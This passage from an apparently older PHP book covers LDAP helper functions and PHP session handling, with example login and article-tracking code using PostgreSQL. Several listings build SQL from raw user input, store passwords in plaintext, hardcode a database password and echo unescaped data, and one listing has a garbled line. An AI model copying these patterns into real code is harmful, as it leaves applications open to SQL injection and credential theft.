- `LDAP_OPT_SIZELIMIT`: Constrains the number of entries returned from a search.
- `LDAP_OPT_TIMELIMIT`: Constrains the number of seconds allocated to a search.
- `LDAP_OPT_CLIENT_CONTROLS`: Specifies a list of client controls affecting the behavior of the LDAP API.
- `LDAP_OPT_SERVER_CONTROLS`: Tells the LDAP server to return a specific list of controls with each request.

ldap_get_option()

```
boolean ldap_get_option (resource link_id, int option, mixed return_value)
```

The `ldap_get_option()` function offers a simple means for returning one of PHP's LDAP configuration options. The parameter `option` specifies the name of the parameter, while `return_value` determines the variable name where the `option` value will be placed. `TRUE` is returned on success, and `FALSE` on error. As an example, here's how you retrieve the LDAP protocol version:

```
ldap_get_option($ldapconn, LDAP_OPT_PROTOCOL_VERSION, $value);
echo $value;
```

This returns the following, which is representative of LDAPv3:

```
3
```

ldap_set_option()

```
boolean ldap_set_option (resource link_id, int option, mixed new_value)
```

The `ldap_set_option()` function is used to configure PHP's LDAP configuration options. The following example sets the LDAP protocol version to version 3:

```
ldap_set_option($ldapconn, LDAP_OPT_PROTOCOL_VERSION, 3);
```

Character Encoding

When transferring data between older and newer LDAP implementations, you need to "upgrade" the data's character set from the older T.61 set, used in LDAPv2 servers, to the newer ISO 8859 set, used in LDAPv3 servers, and vice versa. Two functions are available for accomplishing this, described next.

ldap_8859_to_t61()

```
string ldap_8859_to_t61 (string value)
```

The `ldap_8859_to_t61()` function is used for converting from the 8859 to the T.61 character set. This is useful for transferring data between different LDAP server implementations, as differing default character sets are often employed.

ldap_t61_to_8859()

```
string ldap_t61_to_8859 (string value)
```

The ldap_t61_to_8859() function is used for converting from the T.61 to the 8859 character set. This is useful for transferring data between different LDAP server implementations, as differing default character sets are often employed.

Working with the Distinguished Name

It's sometimes useful to learn more about the Distinguished Name (DN) of the object you're working with. Several functions are available for doing just this, each of which is introduced in this section.

ldap_dn2ufn()

```
string ldap_dn2ufn (string dn)
```

The ldap_dn2ufn() function converts a DN, specified by dn, to a somewhat more user-friendly format. This is best illustrated with an example:

```
<?php
   /* Designate the dn */
   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";

   /* Convert the DN to a user-friendly format */
   echo ldap_dn2ufn($dn);
?>
```

This returns:

```
People, staff, ad, example, com
```

ldap_explode_dn()

```
array ldap_explode_dn (string dn, int only_values)
```

The ldap_explode_dn() function operates much like ldap_dn2ufn(), except that each component of the dn is returned in an array rather than in a string. If the only_values parameter is set to 0, both the attributes and corresponding values are included in the array elements; if it is set to 1, just the values are returned. Consider this example:

```
<?php
   $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";
   $dnComponents = ldap_explode_dn($dn, 0);
   foreach($dnComponents as $component)
       echo $component."<br />";
?>
```

This returns the following:

```
5
OU=People
OU=staff
DC=ad
DC=example
DC=com
```

The first line of output is the array size, denoted by the `count` key.

Error Handling

Although we'd all like to think of our programming logic and code as foolproof, it rarely turns out that way. That said, you should use the functions introduced in this section, because they not only aid you in determining causes of error, but also provide your end users with the pertinent information they need if an error occurs that is due not to programming faults but to inappropriate or incorrect user actions.

ldap_err2str()

```
string ldap_err2str (int errno)
```

The `ldap_err2str()` function translates one of LDAP's standard error numbers to its corresponding string representation. For example, error integer `3` represents the time limit exceeded error. Therefore, executing the following function yields an appropriate message:

```
echo ldap_err2str (3);
```

This returns:

```
Time limit exceeded
```

Keep in mind that these error strings might vary slightly, so if you're interested in offering somewhat more user-friendly messages, always base your conversions on the error number rather than on an error string.

ldap_errno()

```
int ldap_errno (resource link_id)
```

The LDAP specification offers a standardized list of error codes that might be generated during interaction with a directory server. If you want to customize the otherwise terse messages offered by `ldap_error()` and `ldap_err2str()`, or if you would like to log the codes, say, within a database, you can use `ldap_errno()` to retrieve this code.

ldap_error()

```
string ldap_error (resource link_id)
```

The `ldap_error()` function retrieves the last error message generated during the LDAP connection specified by `link_id`. Although the list of all possible error codes is far too long to include in this chapter, a few are presented here just so you can get an idea of what is available:

- `LDAP_TIMELIMIT_EXCEEDED`: The predefined LDAP execution time limit was exceeded.
- `LDAP_INVALID_CREDENTIALS`: The supplied binding credentials were invalid.
- `LDAP_INSUFFICIENT_ACCESS`: The user has insufficient access to perform the requested operation.

Not exactly user-friendly, are they? If you'd like to offer a somewhat more detailed response to the user, you'll need to set up the appropriate translation logic. However, because the string-based error messages are likely to be modified or localized, for portability, it's always best to base such translations on the error number rather than on the error string. See the discussion of `ldap_errno()` for more information about retrieving these error numbers.

Summary

The ability to interact with powerful third-party technologies such as LDAP through PHP is one of the main reasons programmers love working with the language. PHP's LDAP support makes it so easy to create Web-based applications that work in conjunction with directory servers, and has the potential to offer a number of great value-added benefits to your user community.

The next chapter introduces what is perhaps one of PHP's most compelling features: session handling. You'll learn how to play "Big Brother," tracking users' preferences, actions, and thoughts as they navigate through your application. Okay, maybe not their thoughts, but maybe we can request that feature for a forthcoming version.

CHAPTER 18

Session Handlers

Over the course of the past few years, standard Web development practices have evolved considerably. Perhaps most notably, the practice of tracking user-specific preferences and data, once treated as one of those "gee whiz" tricks that excited only the most ambitious developers, has progressed from novelty to necessity. These days, foregoing the use of HTTP sessions is more the exception than the norm for most enterprise applications. Therefore, no matter whether you are completely new to the realm of Web development or simply haven't yet gotten around to considering this key feature, this chapter is for you.

This chapter introduces session handling, one of the most interesting features of PHP. Around since the release of version 4.0, session handling remains one of the coolest and most talked-about features of the language, yet it is surprisingly easy to use, as you're about to learn. This chapter introduces the spectrum of topics surrounding session handling, including its very definition, PHP configuration requirements, and implementation concepts. In addition, the feature's default session-management features are demonstrated in some detail. Furthermore, you'll learn how to create and define your own customized management plug-in, using a PostgreSQL database as the back end.

What Is Session Handling?

The Hypertext Transfer Protocol (HTTP) defines the rules used to transfer text, graphics, video, and all other data via the World Wide Web. It is a *stateless* protocol, meaning that each request is processed without any knowledge of any prior or future requests. Although such a simplistic implementation is a significant contributor to HTTP's ubiquity, this particular shortcoming has long remained a dagger in the heart of developers who wish to create complex Web-based applications that must be able to adjust to user-specific behavior and preferences. To remedy this problem, the practice of storing bits of information on the client's machine, in what are commonly called *cookies,* quickly gained acceptance, offering some relief to this conundrum. However, limitations on cookie size and the number of cookies allowed, and various inconveniences surrounding their implementation, prompted developers to devise another solution: *session handling*.

Session handling is essentially a clever workaround to this problem of statelessness. This is accomplished by assigning each site visitor a unique identifying attribute, known as the session ID (SID), and then correlating that SID with any number of other pieces of data, be it number of monthly visits, favorite background color, or middle name—you name it. In relational database terms, you can think of the SID as the primary key that ties all the other user attributes

together. But how is the SID continually correlated with the user, given the stateless behavior of HTTP? It can be done in two different ways, both of which are introduced in the following sections. The choice of which to implement is entirely up to you.

Cookies

One ingenious means for managing user information actually builds upon the original method of using a cookie. When a user visits a Web site, the server stores information about the user, such as their preferences, in a cookie and sends it to the browser, which saves it. As the user executes a request for another page, the server retrieves the user information and uses it, for example, to personalize the page. However, rather than storing the user preferences in the cookie, the SID is stored in the cookie. As the client navigates throughout the site, the SID is retrieved when necessary, and the various items of data correlated with that SID are furnished for use within the page. In addition, because the cookie can remain on the client even after a session ends, it can be read in during a subsequent session, meaning that persistence is maintained even across long periods of time and inactivity. However, keep in mind that because cookie acceptance is a matter ultimately controlled by the client, you must be prepared for the possibility that the user has disabled cookie support within the browser or has purged the cookies from their machine.

URL Rewriting

The second method used for SID propagation simply involves appending the SID to every local URL found within the requested page. This results in automatic SID propagation whenever the user clicks one of those local links. This method, known as *URL rewriting,* removes the possibility that your site's session-handling feature could be negated if the client disables cookies. However, this method has its drawbacks. First, URL rewriting does not allow for persistence between sessions, because the process of automatically appending a SID to the URL does not continue once the user leaves your site. Second, nothing stops a user from copying that URL into an e-mail and sending it to another user; as long as the session has not expired, the session will continue on the recipient's workstation. Consider the potential havoc that could occur if both users were to simultaneously navigate using the same session, or if the link recipient was not meant to see the data unveiled by that session. For these reasons, the cookie-based methodology is recommended. However, it is ultimately up to you to weigh the various factors and decide for yourself.

The Session-Handling Process

Because PHP can be configured to autonomously control the entire session-handling process with little programmer interaction, you may consider the gory details somewhat irrelevant. However, there are so many potential variations to the default procedure that taking a few moments to better understand this process would be well worth your time.

The very first task executed by a session-enabled page is to determine whether a valid session already exists or a new one should be initiated. If a valid session doesn't exist, one is generated and correlated with that user, using one of the SID propagation methods described earlier. An existing session is located by finding the SID either within the requested URL or within a cookie. Therefore, if the session name is sessionid and it's appended to the URL, you could retrieve the value with the following variable:

```
$_GET['sessionid']
```

If it's stored within a cookie, you can retrieve it like this:

```
$_COOKIE['sessionid']
```

With each page request, this SID is retrieved. Once retrieved, you can either begin correlating information with that SID or retrieve previously correlated SID data. For example, suppose that the user is browsing various news articles on the site. Article identifiers could be mapped to the user's SID, allowing you to compile a list of articles that the user has read, and display that list as the user continues to navigate. In the coming sections, you'll learn how to store and retrieve this session information.

■ **Tip** You can also retrieve cookie information via the `$_REQUEST` superglobal. For instance, `$_REQUEST['sessionid']` will retrieve the SID, just as `$_GET['sessionid']` or `$_COOKIE['sessionid']` would in the respective scenarios. However, for purposes of clarity, consider using the superglobal that best matches the variable's place of origin.

This process continues until the user ends the session, either by closing the browser or by navigating to an external site. If you use cookies, and the cookie's expiration date has been set to some date in the future, if the user were to return to the site before that expiration date, the session could be continued as if the user never left. If you use URL rewriting, the session is definitively ended, and a new one must begin the next time the user visits the site.

In the coming sections, you'll learn about the configuration directives and functions responsible for carrying out this process.

Configuration Directives

Twenty-five session configuration directives are responsible for determining the behavior of PHP's session-handling functionality. Because many of these directives play such an important role in determining this behavior, you should take some time to become familiar with the directives and their possible settings. The most relevant are introduced in this section.

session.save_handler (files, mm, sqlite, user)

Scope: `PHP_INI_ALL`; Default value: `files`

The `session.save_handler` directive determines how the session information will be stored. This data can be stored in four ways: within flat files (`files`), within shared memory (`mm`), using the SQLite database (`sqlite`), or through user-defined functions (`user`). Although the default setting, `files`, will suffice for many sites, keep in mind that the number of session-storage files could potentially run into the thousands, and even the hundreds of thousands over a given period of time. The shared memory option is the fastest of the group, but also the most volatile because the data is stored in RAM. The `sqlite` option takes advantage of the new SQLite extension to manage session information transparently using this lightweight database (see Chapter 22

for more about SQLite). The fourth option, although the most complicated to configure, is also the most flexible and powerful, because custom handlers can be created to store the information in any media the developer desires. Later in this chapter you'll learn how to use this option to store session data within a PostgreSQL database.

session.save_path (string)

Scope: `PHP_INI_ALL`; Default value: `/tmp`

If `session.save_handler` is set to the `files` storage option, then the `session.save_path` directive must point to the storage directory. Keep in mind that this should not be set to a directory located within the server document root, because the information could easily be compromised via the browser. In addition, this directory must be writable by the server daemon.

For reasons of efficiency, you can define `session.save_path` using the syntax *N*`;/path`, where *N* is an integer representing the number of subdirectories *N*-levels deep in which session data can be stored. This is useful if `session.save_handler` is set to `files` and your Web site processes a large number of sessions, because it makes storage more efficient since the session files will be fragmented into various directories rather than stored in a single, monolithic directory. If you decide to take advantage of this feature, note that PHP will not automatically create these directories for you. If you're using a Unix-based operating system, be sure to execute the `mod_files.sh` script located in the `ext/session` directory. If you're using Windows, this shell script isn't supported, although writing a compatible script using VBScript should be fairly trivial.

session.use_cookies (0|1)

Scope: `PHP_INI_ALL`; Default value: `1`

If you'd like to maintain a user's session over multiple visits to the site, you should use a cookie so that the handlers can recall the SID and continue with the saved session. If user data is to be used only over the course of a single site visit, then URL rewriting will suffice. Setting this directive to `1` results in the use of cookies for SID propagation; setting it to `0` causes URL rewriting to be used.

Keep in mind that when `session.use_cookies` is enabled, there is no need to explicitly call a cookie-setting function (via PHP's `set_cookie()`, for example), because this will be automatically handled by the session library. If you choose cookies as the method for tracking the user's SID, then there are several other directives that you must consider, each of which is introduced in the following entries.

session.use_only_cookies (0|1)

Scope: `PHP_INI_ALL`; Default value: `0`

This directive ensures that only cookies will be used to maintain the SID, ignoring any attempts to initiate an attack by passing a SID via the URL. Setting this directive to `1` causes PHP to use only cookies, and setting it to `0` opens up the possibility for both cookies and URL rewriting to be considered.

session.name (string)

Scope: PHP_INI_ALL; Default value: PHPSESSID

The directive session.name determines the cookie name. The default value can be changed to a name more suitable to your application, or can be modified as needed through the session_name() function, introduced later in this chapter.

session.auto_start (0|1)

Scope: PHP_INI_ALL; Default value: 0

A session can be initiated explicitly through a call to the function session_start(), or automatically by setting this directive to 1. If you plan to use sessions throughout the site, consider enabling this directive. Otherwise, call the session_start() function as necessary.

One drawback to enabling this directive is that it prohibits you from storing objects within sessions, because the class definition would need to be loaded prior to starting the session in order for the objects to be re-created. Because session.auto_start would preclude that from happening, you need to leave this disabled if you want to manage objects within sessions.

session.cookie_lifetime (integer)

Scope: PHP_INI_ALL; Default value: 0

The session.cookie_lifetime directive determines the session cookie's period of validity. This number is specified in seconds, so if the cookie should live 1 hour, then this directive should be set to 3600. If this directive is set to 0, then the cookie will live until the browser is restarted.

session.cookie_path (string)

Scope: PHP_INI_ALL; Default value: /

The directive session.cookie_path determines the path in which the cookie is considered valid. The cookie is also valid for all child directories falling under this path. For example, if it is set to /, then the cookie will be valid for the entire Web site. Setting it to /books causes the cookie to be valid only when called from within the http://www.example.com/books/ path.

session.cookie_domain (string)

Scope: PHP_INI_ALL; Default value: empty

The directive session.cookie_domain determines the domain for which the cookie is valid. This directive is a necessity because it prevents other domains from reading your cookies. The following example illustrates its use:

```
session.cookie_domain = www.example.com
```

If you'd like a session to be made available for site subdomains, say customers.example.com, intranet.example.com, and www2.example.com, set this directive like this:

```
session.cookie_domain = .example.com
```

session.serialize_handler (string)

Scope: PHP_INI_ALL; Default value: php

This directive defines the callback handler used to serialize and unserialize data. By default, this is handled by an internal handler called php. PHP also supports a second serialization handler, Web Development Data Exchange (WDDX), available by compiling PHP with WDDX support. Staying with the default handler will work just fine for the vast majority of cases.

session.gc_probability (integer)

Scope: PHP_INI_ALL; Default value: 1

This directive defines the numerator component of the probability ratio used to calculate how frequently the garbage collection routine is invoked. The denominator component is assigned to the directive session.gc_divisor, introduced next.

session.gc_divisor (integer)

Scope: PHP_INI_ALL; Default value: 100

This directive defines the denominator component of the probability ratio used to calculate how frequently the garbage collection routine is invoked. The numerator component is assigned to the directive session.gc_probability, introduced previously.

session.referer_check (string)

Scope: PHP_INI_ALL; Default value: empty

Using URL rewriting as the means for propagating session IDs opens up the possibility that a particular session state could be viewed by numerous individuals simply by copying and disseminating a URL. This directive lessens this possibility by specifying a substring that each referrer is validated against. If the referrer does not contain this substring, the SID will be invalidated.

session.entropy_file (string)

Scope: PHP_INI_ALL; Default value: empty

Those involved in the field of computer science are well aware that what is seemingly random is often anything but. For those skeptical of PHP's built-in SID-generation procedure, this directive can be used to point to an additional entropy source that will be incorporated into the generation process. On Unix systems, this source is often /dev/random or /dev/urandom. On Windows systems, installing Cygwin (http://www.cygwin.com/) will offer functionality similar to random or urandom.

session.entropy_length (integer)

Scope: PHP_INI_ALL; Default value: 0

This directive determines the number of bytes read from the file specified by `session.entropy_file`. If `session.entropy_file` is empty, this directive is ignored, and the standard SID-generation scheme is used.

session.cache_limiter (string)

Scope: `PHP_INI_ALL`; Default value: `nocache`

This directive determines whether session pages are cached and, if so, how. Five values are available:

- `none`: This setting disables the transmission of any cache control headers along with the session-enabled pages.
- `nocache`: This is the default setting. This setting ensures that every request is first sent to the originating server before a potentially cached version is offered.
- `private`: Designating a cached document as private means that the document will be made available only to the originating user. It will not be shared with other users.
- `private_no_expire`: This is a variation of the `private` designation, resulting in no document expiration date being sent to the browser. This was added as a workaround for various browsers that became confused by the `Expire` header sent along when this directive is set to `private`.
- `public`: This setting deems all documents as cacheable, even if the original document request requires authentication.

session.cache_expire (integer)

Scope: `PHP_INI_ALL`; Default value: `180`

This directive determines the number of seconds that cached session pages are made available before new pages are created. If `session.cache_limiter` is set to `nocache`, this directive is ignored.

session.use_trans_sid (0|1)

Scope: `PHP_INI_SYSTEM | PHP_INI_PERDIR`; Default value: `0`

If `session.use_cookies` is disabled, the user's unique SID must be attached to the URL in order to ensure ID propagation. This can be handled explicitly by manually appending the variable `$SID` to the end of each URL, or handled automatically by enabling this directive. Not surprisingly, if you commit to using URL rewrites, you should enable this directive to eliminate the possibility of human error during the rewrite process.

session.hash_function (0|1)

Scope: `PHP_INI_ALL`; Default value: `0`

The SID can be created using one of two well-known algorithms: MD5 or SHA1. These result in SIDs consisting of 128 and 160 bits, respectively. Setting this directive to `0` results in the use of MD5, while setting it to `1` results in the use of SHA1.

session.hash_bits_per_character (integer)

Scope: PHP_INI_ALL; Default value: 4

Once generated, the SID is converted from its native binary format to some readable string format. The converter must know whether each character comprises 4, 5, or 6 bits, and looks to session.hash_bits_per_character for the answer. For example, setting this directive to 4 will result in a 32-character string consisting of a combination of the characters 0 through 9 and a through f. Setting it to 5 results in a 26-character string consisting of the characters 0 through 9 and a through v. Finally, setting it to 6 results in a 22-character string consisting of the characters 0 through 9, a through z, A through Z, "-", and ",". Example SIDs using 4, 5, and 6 bits follow, respectively:

```
d9b24a2a1863780e996e5d750ea9e9d2
fine57lneqkvvqmele7h0h05m1
rb68n-8b7Log62RrP4SKx1
```

session.gc_maxlifetime (integer)

Scope: PHP_INI_ALL; Default value: 1440

This directive determines the duration, in seconds, for which a session is considered valid. Once this limit is reached, the session information will be destroyed, allowing for the recuperation of system resources. By default, this is set to the unusual value of 1440, or 24 minutes.

url_rewriter.tags (string)

Scope: PHP_INI_ALL; Default value: a=href,area=href,frame=src,input=src,form=fakeentry

When session.use_trans_sid is enabled, the SID will automatically be appended to HTML tags located in the requested document before sending the document to the client. However, many of these tags play no role in initiating a server request (unlike a hyperlink or form tag); you can use url_rewriter.tags to tell the server exactly to which tags the SID should be appended. For example:

```
url_rewriter.tags a=href, frame=src, form=, fieldset=
```

Key Concepts

This section introduces many of the key session-handling tasks, presenting the relevant session functions along the way. Some of these tasks include the creation and destruction of a session, designation and retrieval of the SID, and storage and retrieval of session variables. This introduction sets the stage for the next section, in which several practical session-handling examples are provided.

Starting a Session

Remember that HTTP is oblivious to both the user's past and future conditions. Therefore, you need to explicitly initiate and subsequently resume the session with each request. Both tasks are done using the session_start() function.

session_start()

```
boolean session_start()
```

The function `session_start()` creates a new session or continues a current session, based upon whether it can locate a SID. A session is started simply by calling `session_start()` like this:

```
session_start();
```

Note that the `session_start()` function reports a successful outcome regardless of the result. Therefore, using any sort of exception handling in this case will prove fruitless.

■ **Note** You can eliminate execution of this function altogether by enabling the configuration directive `session.auto_start`. Keep in mind, however, that this will start or resume a session for every PHP-enabled page.

Destroying a Session

Although you can configure PHP's session-handling directives to automatically destroy a session based on an expiration time or probability, sometimes it's useful to manually cancel out the session yourself. For example, you might want to enable the user to manually log out of your site. When the user clicks the appropriate link, you can erase the session variables from memory, and even completely wipe the session from storage, done through the `session_unset()` and `session_destroy()` functions, respectively. Both functions are introduced in this section.

session_unset()

```
void session_unset()
```

The `session_unset()` function erases all session variables stored in the current session, effectively resetting the session to the state in which it was found upon creation (no session variables registered). Note that this will not completely remove the session from the storage mechanism. If you want to completely destroy the session, you need to use the function `session_destroy()`.

session_destroy()

```
boolean session_destroy()
```

The function `session_destroy()` invalidates the current session by completely removing the session from the storage mechanism. Keep in mind that this will *not* destroy any cookies on the user's browser. However, if you are not interested in using the cookie beyond the end of the session, just set `session.cookie_lifetime` to `0` (its default value) in the `php.ini` file.

Retrieving and Setting the Session ID

Remember that the SID ties all session data to a particular user. Although PHP will both create and propagate the SID autonomously, there are times when you may wish to both retrieve and set this SID manually. The function `session_id()` is capable of carrying out both tasks.

session_id()

```
string session_id ([string sid])
```

The function `session_id()` can both set and get the SID. If it is passed no parameter, the function `session_id()` returns the current SID. If the optional `sid` parameter is included, the current SID will be replaced with that value. An example follows:

```
<?php
   session_start ();
   echo "Your session identification number is ".session_id();
?>
```

This results in output similar to the following:

```
Your session identification number is 967d992a949114ee9832f1c11cafc640
```

Creating and Deleting Session Variables

It was once common practice to create and delete session variables via the functions `session_register()` and `session_unregister()`, respectively. These days, however, the preferred method involves simply setting and deleting these variable just like any other, except that you need to refer to it in the context of the `$_SESSION` superglobal. For example, suppose you wanted to set a session variable named `username`:

```
<?php
   session_start();
   $_SESSION['username'] = "jason";
   echo "Your username is ".$_SESSION['username'].".";
?>
```

This returns the following:

```
Your username is jason.
```

To delete the variable, you can use the `unset()` function:

```
<?php
   session_start();
   $_SESSION['username'] = "jason";
   echo "Your username is: ".$_SESSION['username'].".<br />";
   unset($_SESSION['username']);
   echo "Username now set to: ".$_SESSION['username'].".";
?>
```

This returns:

```
Your username is: jason.
Username now set to: .
```

Encoding and Decoding Session Data

Regardless of the storage media, PHP stores session data in a standardized format consisting of a single string. For example, the contents of a session consisting of two variables, namely `username` and `loggedon`, is displayed here:

```
username|s:5:"jason";loggedon|s:20:"Feb 16 2006 22:32:29";
```

Each session variable reference is separated by a semicolon, and consists of three components: the name, length, and value. The general syntax follows:

name|s:*length*:"*value*";

Thankfully, PHP handles the session encoding and decoding autonomously. However, sometimes you might wish to execute these tasks manually. Two functions are available for doing so: `session_encode()` and `session_decode()`, respectively.

session_encode()

```
boolean session_encode()
```

The function `session_encode()` offers a particularly convenient method for manually encoding all session variables into a single string. You might then insert this string into a database and later retrieve it, finally decoding it with `session_decode()`, for example.

Listing 18-1 offers a usage example. Assume that the user has a cookie containing that user's unique ID stored on a computer. When the user requests the page containing Listing 18-1, the user ID is retrieved from the cookie. This value is then assigned to be the SID. Certain session variables are created and assigned values, and then all of this information is encoded using `session_encode()`, readying it for insertion into a PostgreSQL database.

Listing 18-1. *Using session_encode() to Ready Data for Storage in a PostgreSQL Database*

```
<?php
   // Initiate session and create a few session variables
   session_start();
   $_SESSION['username

   // Set the variables. These could be set via an HTML form, for example.
   $_SESSION['username'] = "jason";
   $_SESSION['loggedon'] = date("M d Y H:i:s");

   // Encode all session data into a single string and return the result
   $sessionVars = session_encode();
   echo $sessionVars;
?>
```

This returns the following:

```
username|s:5:"jason";loggedon|s:20:"Feb 16 2006 22:32:29";
```

Keep in mind that `session_encode()` will encode all session variables available to that user, not just those that were registered within the particular script in which `session_encode()` executes.

session_decode()

```
boolean session_decode (string session_data)
```

Encoded session data can be decoded with `session_decode()`. The input parameter `session_data` represents the encoded string of session variables. The function will decode the variables, returning them to their original format, and subsequently return `TRUE` on success and `FALSE` otherwise. As an example, suppose that some session data was stored in a PostgreSQL database, namely each SID and the variables `$_SESSION['username']` and `$_SESSION['loggedon']`. In the following script, that data is retrieved from the table and decoded:

```
<?php
   // Start the session and retrieve the session ID
   session_start();
   $sid = session_id();

   $conn=pg_connect("host=localhost dbname=corporate
                     user=website password=secret")
                     or die(pg_last_error($conn));

   // Retrieve the user data
   $query = "SELECT data FROM usersession WHERE sid='$sid'";
   $result = pg_query($conn, $query);
```

```
    $sessionVars = pg_fetch_result($result,0,'data');
    session_decode($sessionVars);

    echo "User ".$_SESSION['username']." logged on at ".$_SESSION['loggedon'].".";
?>
```

This returns:

```
User jason logged on at Feb 16 2006 22:55:22.
```

Keep in mind that this is not the preferred method for storing data in a nonstandard media! Rather, you can define custom session handlers, and tie those handlers directly into PHP's API. How this is accomplished is demonstrated later in this chapter.

Practical Session-Handling Examples

Now that you're familiar with the basic functions that make session handling work, you are ready to consider a few real-world examples. The first example shows you how to create a mechanism that automatically authenticates returning registered site users. The second example demonstrates how session variables can be used to provide the user with an index of recently viewed documents. Both examples are fairly commonplace, which should not come as a surprise given their obvious utility. What may come as a surprise is the ease with which you can create them.

■ **Note** If you're unfamiliar with the PostgreSQL server and are confused by the syntax found in the following examples, consider reviewing the material found in Chapter 30.

Auto-Login

Once a user has logged in, typically by supplying a username and password combination that uniquely identifies that user, it's often convenient to allow the user to later return to the site without having to repeat the process. You can do this easily using sessions, a few session variables, and a PostgreSQL table. Although there are many ways to implement this feature, checking for an existing session variable (namely `$username`) is sufficient. If that variable exists, the user can pass transparently into the site. If not, a login form is presented.

■ **Note** By default, the `session.cookie_lifetime` configuration directive is set to `0`, which means that the cookie will not persist if the browser is restarted. Therefore, you should change this value to an appropriate number of seconds in order to make the session persist over a period of time.

Listing 18-2 offers the PostgreSQL table, which is called `users` for this example. This table contains just a few items of information pertinent to a user profile; in a real-world scenario, you would probably need to expand upon this table to best fit your application requirements.

Listing 18-2. *The users Table*

```
CREATE table users (
   userid serial,
   name varchar(25) NOT NULL,
   username varchar(15) NOT NULL,
   pswd varchar(15) NOT NULL,
   CONSTRAINT users_pk PRIMARY KEY(userid)
);
```

Listing 18-3 contains the snippet used to present the login form to the user if a valid session is not found.

Listing 18-3. *The Login Form (login.html)*

```
<p>
    <form method="post" action="<?php echo $_SERVER['PHP_SELF']; ?>">
        Username:<br /><input type="text" name="username" size="10" /><br />
        Password:<br /><input type="password" name="pswd" SIZE="10" /><br />
        <input type="submit" value="Login" />
    </form>
</p>
```

Finally, Listing 18-4 contains the login employed to execute the auto-login process.

Listing 18-4. *Verifying Login Information Using Sessions*

```
<?php
   session_start();
   // Has a session been initiated previously?
   if (! isset($_SESSION['name'])) {
      // If no previous session, has the user submitted the form?
      if (isset($_POST['username']))
      {
         $username = $_POST['username'];
         $pswd = $_POST['pswd'];

         // Connect to the PostgreSQL database
         $conn=pg_connect("host=localhost dbname=corporate
                           user=website password=secret")
               or die(pg_last_error($conn));

         // Look for the user in the users table.
         $query = "SELECT name FROM users
                   WHERE username='$username' AND pswd='$pswd'";
```

```
        $result = pg_query($conn, $query);
        // If the user was found, assign some session variables.
        if (pg_num_rows($result) == 1)
        {
           $_SESSION['name'] = pg_fetch_result($result,0,'name');
           $_SESSION['username'] = pg_fetch_result($result,0,'username');
           echo "You're logged in. Feel free to return at a later time.";
        }
      // If the user has not previously logged in, show the login form
      } else {
         include "login.html";
      }
   // The user has returned. Offer a welcoming note.
   } else {
       $name = $_SESSION['name'];
       echo "Welcome back, $name!";
    }
?>
```

At a time when users are inundated with the need to remember usernames and passwords for every imaginable type of online service, from checking e-mail to library book renewal to reviewing a bank account, providing an automatic login feature when the circumstances permit will surely be welcomed by your users.

Recently Viewed Document Index

How many times have you returned to a Web site, wondering where exactly to find that great PHP tutorial that you nevertheless forgot to bookmark? Wouldn't it be nice if the Web site were able to remember which articles you read, and present you with a list whenever requested? This example demonstrates such a feature.

The solution is surprisingly easy, yet effective. To remember which documents have been read by a given user, you can require that both the user and each document be identified by a unique identifier. For the user, the SID satisfies this requirement. The documents can be identified really in any way you wish, although for the purposes of this example, we'll just use the article's title and URL, and assume that this information is derived from data stored in a database table named `articles`, which is created in Listing 18-5. The only required task is to store the article identifiers in session variables, which is done in Listing 18-6.

Listing 18-5. *The articles Table*

```
create table articles (
   articleid SERIAL,
   title varchar(50) NOT NULL,
   content text NOT NULL,
   CONSTRAINT articles_pk PRIMARY KEY(articleid)
);
```

Listing 18-6. *The Article Aggregator*

```
<?php
   // Start session
   session_start();
   // Retrieve requested article id
   $articleid = $_GET['articleid'];

   // Connect to server and select database
   $conn=pg_connect("host=localhost dbname=corporate
                     user=website password=secret")
         or die(pg_last_error($conn));

   // Create and execute query
   $query = "SELECT title, content FROM articles WHERE articleid='$articleid'";
   $result = pg_query($conn, $query);

   // Retrieve query results
   list($title,$content) = pg_fetch_row($result, 0);

   // Add article title and link to list
   $articlelink = "<a href='article.php?articleid=$articleid'>$title</a>";
   if (! in_array($articlelink, $_SESSION['articles']))
      $_SESSION['articles'][] = "$articlelink";

   // Output list of requested articles
   echo "<p>$title</p><p>$content</p>";
   echo "<p>Recently Viewed Articles</p>";
   echo "<ul>";
   foreach($_SESSION['articles'] as $doc) echo "<li>$doc</li>";
   echo "</ul>";
?>
```

The sample output is shown in Figure 18-1.



"PHP 5 and MySQL: Novice to Pro" hits the book stores today!
Jason Gilmore's new book, "PHP 5 and MySQL: Novice to Pro", covers a wide-range of topics pertinent to both the latest releases of PHP and MySQL.
Recently Viewed Articles
Man sets record for consecutive hours sleep.
The Ohio State Buckeyes repeat as national champions!
"PHP 5 and MySQL: Novice to Pro" hits the book stores today!

Figure 18-1. *Tracking a user's viewed documents*

Creating Custom Session Handlers

User-defined session handlers offer the greatest degree of flexibility of the three storage methods. But to properly implement custom session handlers, you must follow a few implementation rules, regardless of the chosen handling method. For starters, the six functions in the following list must be defined, each of which satisfies one required component of PHP's session-handling functionality. Additionally, parameter definitions for each function must be followed, again regardless of whether your particular implementation uses the parameter. This section outlines the purpose and structure of these six functions. In addition, it introduces `session_set_save_handler()`, the function used to magically transform PHP's session-handler behavior into that defined by your custom handler functions. Finally, this section concludes with a demonstration of this great feature, offering a PostgreSQL-based implementation of these handlers. You can immediately incorporate this library into your own application, rendering a PostgreSQL table as the primary storage location for your session information.

- `session_open(`*`$session_save_path, $session_name`*`)`: This function initializes any elements that may be used throughout the session process. The two input parameters *`$session_save_path`* and *`$session_name`* refer to the configuration directives found in the `php.ini` file. PHP's `get_cfg_var()` function is used to retrieve these configuration values in later examples.

- `session_close()`: This function operates much like a typical handler function does, closing any open resources initialized by `session_open()`. As you can see, there are no input parameters for this function. Keep in mind that this does not destroy the session. That is the job of `session_destroy()`, introduced at the end of this list.

- `session_read(`*`$sessionID`*`)`: This function reads the session data from the storage media. The input parameter *`$sessionID`* refers to the SID that will be used to identify the data stored for this particular client.

- `session_write(`*`$sessionID, $value`*`)`: This function writes the session data to the storage media. The input parameter *`$sessionID`* is the variable name, and the input parameter *`$value`* is the session data.

